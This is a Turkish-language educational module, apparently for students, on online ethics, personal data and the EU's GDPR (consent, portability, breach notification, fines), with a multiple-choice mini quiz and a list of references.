İçinde yaşadığımız toplumun etkisiyle veya yaşama biçimimizden veya sosyal ve kişisel faktörlerin bir kombinasyonundan etik olmayan davranışlar geliştirebiliriz.

Sosyal faktörler:

1- Etik olmayan Organize Kültür: Bir kuruluşteki insanlar arasında paylaşılan değerlerin ve standartların yasalara göre doğru olmadığı bir sosyal grupta etik dışı davranışlar olabilir. Arkadaş grubumda, partilerimiz sırasında internette yasa dışı olarak indirilmiş videolar izliyoruz.

2- Ahlaksız Liderlik: Bir grup lideri etik bir şekilde hareket etmekte başarısız olursa, diğer çalışanlar etik olarak hareket etmeyebilir. Martin, bağımlısı olduğu için ders sırasında cep telefonunda kumarhane oynuyor. Ben hariç tüm grup oyunu indirdi. Teneffüs sırasında, oyunlarda daha fazla ödül alabilmek için beni bir oyun hesabı oluşturmaya zorluyor.

3- Zayıf Kişisel Etik Değerli Ekip Üyeleri: İnsanlar, olağan sosyal bağlarından ve destekleyici kültürlerinden uzak oldukları ve psikolojik

ve sosyal olarak güvenli bölgeden uzak oldukları için kişisel etik kurallarını ihlal etme baskısıyla karşı karşıya kalabilirler. Arkadaşlarım, Melissa'nın hasta olduğu bir partide çekilmiş bir fotoğrafını Instagram'da kötü bir yorumla paylaşmam için beni zorluyor.

Kişisel faktörler:

1- Etik konuları dikkate almada başarısızlık: Araştırmalar, insanların ilgili soruyu (bu karar veya eylem etik midir sorusunu) sormadıkları için etik dışı davranabileceklerini gösteriyor. Luna, izinsiz bir videosunu Tik Tok'ta yayınladığımdan beri benden nefret ediyor. Bunu yapmadan önce ondan izin almalıydım.

2- Gerçekçi olmayan kişisel hedefler: Yetkililerden gelen baskı, gerçekçi olmayan ve ancak etik dışı davranışlara neden olan etik dışı bir şekilde hareket ederek elde edilebilecek performans hedeflerine ulaşmak için şekillenir. Ailemi memnun etmek için okulda iyi notlar almam gerekiyor. Zor olacağımı biliyorum ve tüm zamanımı arkadaşlarımla geçirmeyi tercih ederim. Bir sonraki test için neden cevapları çevrimiçi satın almıyorum?

Kaynak: https://faculty.ksu.edu.sa/sites/default/files/chapt-6_1.pdf

Kişisel veri nedir?

Soyadı: DOE
Adı: John
Cinsiyeti: E
Yaşı: 16
Adres: Rue BDW.
Europe
Okulu: BDW Koleği
Hobileri: Bilgisayar
oyunları

John

Ben bireysel bir veri

'**Kişisel veri**' kavramı çok geniş bir şekilde anlaşılmalıdır. Kişisel veri", kimliği belirli veya belirlenebilir gerçek kişiye ilişkin her türlü bilgidir. Bir kişi **doğrudan** (örneğin: soyadı, adı) veya **dolaylı** olarak tanımlanabilir (örneğin, bir tanımlayıcı (müşteri numarası), bir (telefon) numarası, biyometrik veriler, fiziksel, fizyolojik, genetik, psikik, ekonomik, kültürel veya sosyal kimlik, aynı zamanda ses veya görüntü ile). Gerçek bir kişinin kimlik tespiti şu şekilde yapılabilir: **Tek bir veri parçasından** (örnek: sosyal güvenlik numarası, DNA) ya da **bir dizi veriyi çapraz referans vererek (örneğin, falanca**

adreste oturan, falan günde doğan, falanca dergiye abone olan, falanca dernekte aktif olan bir kadın). Örnek: Tüketicilerin yeri, yaşı, zevkleri ve satın alma davranışları hakkında çok sayıda kesin bilgi içeren bir pazarlama veri tabanı, isimleri saklanmasa bile belirli bir gerçek kişiye kadar izlenebildiği sürece kişisel verilerin işlenmesi olarak kabul edilir.

Gerekli verilerin amaca hizmet edip
etmediğini kontrol ediyorum.

Kişisel verilerin işlenmesi nedir?
Veri işlemenin bir amacı olmalıdır,
yani kişisel verileri bir gün işinize
yarar diye toplayamaz veya
işleyemezsiniz. Her veri işleme
operasyonunun, ticari faaliyetinizle
ilgili olarak elbette yasal ve meşru
olması gereken bir amacı
olmalıdır. Bu kavram aynı
zamanda çok da geniştir. Kişisel
verilerin işlenmesi", kullanılan
süreç ne olursa olsun (toplama,
kaydetme, düzenleme, saklama,
uyarlama, değiştirme, geri alma,
danışma, kullanma, iletme yoluyla

açıklama, yayma veya başka bir şekilde yapma) kişisel verilerle ilgili herhangi bir işlem veya işlem dizisi anlamına gelir.

Örneğin: bir müşteri dosyası tutmak, potansiyel müşterilerin iletişim bilgilerini bir anket yoluyla toplamak, bir tedarikçi dosyasını güncellemek vb. Öte yandan sadece şirketlerin iletişim bilgilerinin yer aldığı bir dosya kişisel veri işleme oluşturmaz (örn. posta adresi, santralin telefon numarası ve genel iletişim e-postası "BDW@email.eu" ile "BDW" şirketi). Kişisel verilerin işlenmesi **mutlaka bilgisayarlı olmak zorunda değildir**: kağıt dosyalar da söz konusudur ve aynı koşullar altında korunmalıdır.

Kaynak : <https://www.cnil.fr/>

Kişisel verilerin kapsamı: Kişisel verilerin kapsamı oldukça geniştir. Örneğin, çevrimiçi bir sitede satın alma geçmişiniz varsa, satıcı bu bilgileri başka ürünler önermek için kullanabilir. Aynı işlem sırasında adınız, soyadınız, posta adresiniz, e-posta adresiniz, telefon numaranız gibi bilgilerinizi de toplayacaktır. Ayrıca satın alma alışkanlıklarınız, IP adresiniz, favori web siteleriniz vb. bilgiler kişisel verileri oluşturmaktadır.

Veri taşınabilirliği: Taşınabilirlik, bir hizmetin sizinle ilgili sahip olduğu tüm bilgileri içeren bir arşivi almanıza olanak tanır. Bu, örneğin onu bir rakibin hizmetine (örneğin, Deezer'dan Spotify'ya veya YouTube'dan

Dailymotion'a) götürmenize olanak tanır. Ayrıca bu arşivler, aktarımın olabildiğince kolay olması için yapılandırılmış, makine tarafından okunabilir bir formatta olmalıdır.

Yasama:

GDPR: Avrupa'da veri korumaya ortak yanıt

GDPR: General Data Protection Regulation: Genel Veri Koruma Düzenlemesi (GDPR), Avrupa Parlamentosu tarafından 2016'da kabul edildi ve 2018'de yürürlüğe girdi. Bu, Avrupa'da kişisel verilerin korunması için yasal bir çerçeve oluşturur. GDPR, yürürlüğe girmesinden bu yana 28 Üye Devletin tamamında zorunludur. Bu

düzenleme, dijital çağda bireylerin temel haklarını güçlendirmek ve dijital tek pazar düzenlemesini işletmeler ve kamu kurumları için netleştirerek ekonomik aktiviteyi canlandırmak için önemli bir adımdır. Bu tek yasa, farklı ulusal sistemler arasındaki mevcut yasal parçalanmayı ve işletmeler için gereksiz idari yükleri sona erdirir.

GDPR'nin kapsamı: Uygulaması Avrupa'nın dışında da geçerlidir. Avrupa Birliği'nden (AB) kişisel verileri işleyen yabancı veri denetleyicileri ve işleyiciler, işleme AB dışında yapılırsa bile GDPR'yi uygulamak zorundadır. Dijital formatta olmayanlar da dahil olmak üzere **tüm kişisel veriler GDPR kapsamındadır**. Basitçe söylemek gerekirse, bilgi kağıt üzerindeyse, onu toplayan ve işleyen kuruluş, dijital öğelerde olduğu gibi metnin çerçevesine uymak zorundadır.

Hassas verilerin özel olarak korunması: Bazı kişisel veriler, ayrımcılığa veya önyargıya yol açabilecek bilgileri içerdikleri için **özel korumadan yararlanır**. Bu nedenle hassas veriler olarak kabul edilirler. Bu, siyasi görüş, dini hassasiyet, sendika katılımı, etnik köken, cinsel yönelim veya sağlık durumunu içerebilir.

Veri Taşınabilirliği: bir isteğe cevap verme için zaman sınırlaması.

Veri taşınabilirliği talebine yanıt verilmesi için GDPR tarafından verilen son tarih (yani, bir bireyin bir kuruluşun kendileri hakkında tuttuğu tüm bilgileri içeren bir arşiv talep etmesi durumunda), en fazla bir ay içinde tamamlanmalıdır. Ancak, GDPR bu kuralın bir istisnasını sağlar. Bilgi toplamanın uygulanmasının özellikle karmaşık olduğu bazı durumlarda, bu süre iki aya kadar uzatılabilir.

Saklama süreleri belirli yasal yükümlülöklere tabi olabilir. Hiçbir yasanın bir saklama süresi öngörmediği durumlarda, makul ve veri işleminin amacı ile orantılı olmalıdır.

Kişinin rızasının alınması sistematik olarak zorunlu mudur?

Genel kural, kişisel verileri toplayan ve işleyen herhangi bir kuruluşun, kişilerin önceden yazılı, açık ve net onaylarını alması gerektiğidir. Ancak, kişilerin onayının gerekli olmadığı durumlar da vardır. Bu, örneğin yasal bir yükümlülüğe uymak, bir sözleşmeyi ifa etmek veya kontrolörün meşru bir menfaatinin olması durumudur.

Şirketler bir veri ihlalini ne kadar süre içinde bildirmek zorundadır?

Bir kişisel veri ihlali durumunda, kontrolör, çok özel durumlar dışında, mümkün olan en kısa sürede ve mümkünse, ihlalin farkına vardıktan sonra en geç 72 saat içinde yetkili denetim makamını bilgilendirmelidir. Bildirimin daha sonra yapılması halinde, kontrolör gecikmenin sebeplerini belirtmek zorundadır. **GDPR uyumluluğu, belirli bir anda doğrulanan bir sertifika değil, şirket içinde yeni bir sürekli iyileştirme sürecidir.**

Video: <https://www.techtarget.com/whatis/definition/General-Data-Protection-Regulation-GDPR>

İnternetteki Formlar

İnternette bir anket oluştururken, "**tasarım gereği gizlilik**" kavramı akılda tutulmalıdır. "**Tasarım gereği gizlilik**" kavramı, hizmet veya ürünün tasarımında gizliliğin dikkate alınmasını sağlamak için uygun teknik ve organizasyonel önlemleri uygulayan denetleyiciden oluşur.

Kaynak: <https://entreprenre.service-public.fr/vosdroits>

Bir formun bilgi edinme hakkına saygı gösterip göstermediğini nasıl anlarsınız?

Bu onay kutusu zorunlu alan olarak ayarlanmalıdır. Kutu işaretli değilse, form gönderilemez. Zorunlu onay kutusu, kullanıcının kişisel verilerinin kullanımına ilişkin onay beyanını toplamak için kullanılır.

Bu formu göndererek, toplanan bilgilerin demo talebi ve bundan doğabilecek ticari ilişki amaçları doğrultusunda kullanılmasını kabul ediyorum.

Mini TEST

1. Kişisel verilerin doğru tanımı nedir?

- Kişisel veri, kimliği belirli veya belirlenebilir gerçek kişiye ilişkin her türlü bilgidir.
- Kişisel veri, bölgenizdeki iklim hakkında bilgidir.
- Kişisel veri, en beğendiğiniz mağaza hakkındaki bilgidir.
- Kişisel veriler, ülkenizde geçerli olan KDV oranı hakkında bilgidir.

2. Bir formun bilgi edinme hakkına saygı gösterip göstermediğini nasıl anlarsınız?

- Tüm formlar bilgi edinme hakkına saygı duyar.
- Söyleyemezsiniz.
- Sağlanan verileri kullanmak için benden izin isteyen bir onay kutusu olmalıdır.
- Kimse bilgi edinme hakkına saygı göstermek zorunda değildir.

3. GDPR ne zaman yürürlüğe girer?

- GDPR yalnızca e-ticaret için yürürlüğe girer.
- GDPR yalnızca küçükler için geçerlidir.
- GDPR, bir siteye kaydolan herkes için yürürlüğe girer.
- GDPR, işitme kaybı olan kişiler için yürürlüğe giriyor.

4. AB hangi yılda GDPR yi kabul etti?

- 2005
- 2021
- 2016
- 2000

5. Bir internet devine verilebilecek maksimum idari para cezası miktarı nedir?

- küresel cironun %2 si
- küresel cironun %4 ü
- küresel cironun %6 sı
- küresel cironun %8 si

6. GDPR neyin kısaltmasıdır?

- Specific Data Protection Regulation
- General Data Retention Regulation
- General Data Protection Regulation
- General Data Sharing Regulation

7. GDPR nerde geçerlidir?

- Her yerde
- AB dışında
- AB içinde
- Yalnızca sizin ülkede

8. GDPR ne zaman yürürlüğe girdi?

- 28 Ocak 2003
- 15 Eylül 2010
- 25 Mayıs 2018
- 14 Mart 2019

9. GDPR'nin amacı nedir?

- Korsanlığa karşı çıkmak
- Veri kullanımını engellemek
- Avrupa Birliği'ndeki standartlaştırmayı düzenlemek
- Web'de kendinizi anonim hale getirmek

10. Veri taşınabilirliği neye izin verir?

- Almak ve başka bir hizmete aktarmaya
- Bir cep telefonu ile uyumlu hale getirmeye
- Bir hizmet içinde taşımaya
- d)** Kol uzunluğuunda taşımak için onları hafifletmeye

Yaptırımlar

Bu çerçeve, AB'nin, kendisi veya Üye Devletleri üzerinde önemli bir etkisi olan ve dış tehdit oluşturan siber saldırılara karışan kişi veya kuruluşlara yönelik hedefli kısıtlayıcı önlemler uygulamasına olanak tanır. Kısıtlayıcı önlemler, Ortak Dış ve Güvenlik Politikasının (ODGP) hedeflerine ulaşmak için gerekli görüldüğü takdirde, üçüncü Devletlere veya uluslararası kuruluşlara yönelik siber saldırılara yanıt olarak da uygulanabilir. Konsey, Mayıs 2022'de AB'yi ve Üye Devletleri tehdit eden siber saldırılarla ilgili kısıtlayıcı tedbirlerin çerçevesini 18 Mayıs 2025'e kadar **üç yıl daha** uzatmaya karar verdi. GDPR ile çok uluslu bir şirketin küresel cirosunun %4'üne kadar idari para cezası verilmesi mümkündür. Bu, CNIL'in yalnızca 150.000 € para cezası verebileceği önceki yaptırım seviyesinden çok uzak. İnternet devleri için böyle bir yaptırım uygulanırsa onlarca hatta yüz milyonlarca avroya tekabül edecek.

Örnek: Kalpazanlık

Taklit ürünlerin alıcısı için riskler vardır. Kasıtlı olsun ya da olmasın, internet üzerinden sahte mal satın almak, **alıcıyı kişisel verilerinin ve mahremiyetinin korunması açısından tehlikeye maruz bırakır ve ayrıca yaptırıma tabidir.** Fransa'da veya yurtdışında yayınlanan eserlerin Fransa'da **sahteciliği**, üç yıl hapis ve 300.000 avro para cezası ile cezalandırılır. Tecavüze konu eserlerin yukarıda sayılan amaçlarla satışı, ihracatı, ithalatı, aktarması veya bulundurulması halinde de **aynı cezalar** uygulanır.

Kaynak: <https://www.consilium.europa.eu/fr/press/press-releases/2022/05/16/cyber-attacks-council-extends-sanctions-regime-until-18-may->

Sonuç

İnterneti kullanan nüfusun yüzdesi arttıkça dolandırıcılık riski de artmaktadır. Sosyal medya sitelerinin ve ağlarının kullanımının artmasıyla birlikte, insanlar çevrimiçi dünyaya daha fazla kişisel bilgi sunuyor ve bu da kişisel verilerin korunmasını zorlaştırıyor. Avrupa, 2018'de çevrimiçi ihlallerle başa çıkmak ve böylece bunların yayılmasını yavaşlatmaya yardımcı olmak için ilk düzenlemeyi oluşturmaya karar verdi: GDPR.

Kaynakçalar

1 Corporate website

Charter of Fundamental Rights of the EU

https://ec.europa.eu/info/aid-development-cooperation-fundamental-rights/your-rights-eu/eu-charter-fundamental-rights_fr

General Data Protection Regulation

<https://eur-lex.europa.eu/eli/reg/2016/679/oj>

European Data Protection Committee

https://edpb.europa.eu/edpb_en

To understand the terminology

<https://www.techno-science.net>

List of French sites to learn more about Internet scams

Legal area: The five most common Internet scams

<https://domaine-legal.com/fiche-pratique/96/arnaques-sur-internet-les-5-plus-frequentes>

RTBF: The 7 most common Internet scams and how to spot them

<https://www.rtbef.be/article/les-7-arnaques-les-plus-courantes-sur-internet-apprendre-a-les-reperer-10696392>

Norton: Online scams: the top 5 social media scams

<https://fr.norton.com/internetsecurity-online-scams-top-5-social-media-scams.html>

Kaspersky: top-six online scams-how to avoid becoming a victim

<https://www.kaspersky.fr/resource-center/threats/top-six-online-scams-how-to-avoid-becoming-a-victim>

Capital: The 20 most common scams to watch out for

<https://photo.capital.fr/les-20-arnaques-les-plus-courantes-dont-vous-devez-vous-mefier-48322#l-arnaque-a-l-irlandaise-9158e>

Sanctions :

<https://www.consilium.europa.eu/fr/press/press-releases/2022/05/16/cyber-attacks-council-extends-sanctions-regime-until-18-may->

GDPR: official text in all European languages

<https://eur-lex.europa.eu/eli/reg/2016/679>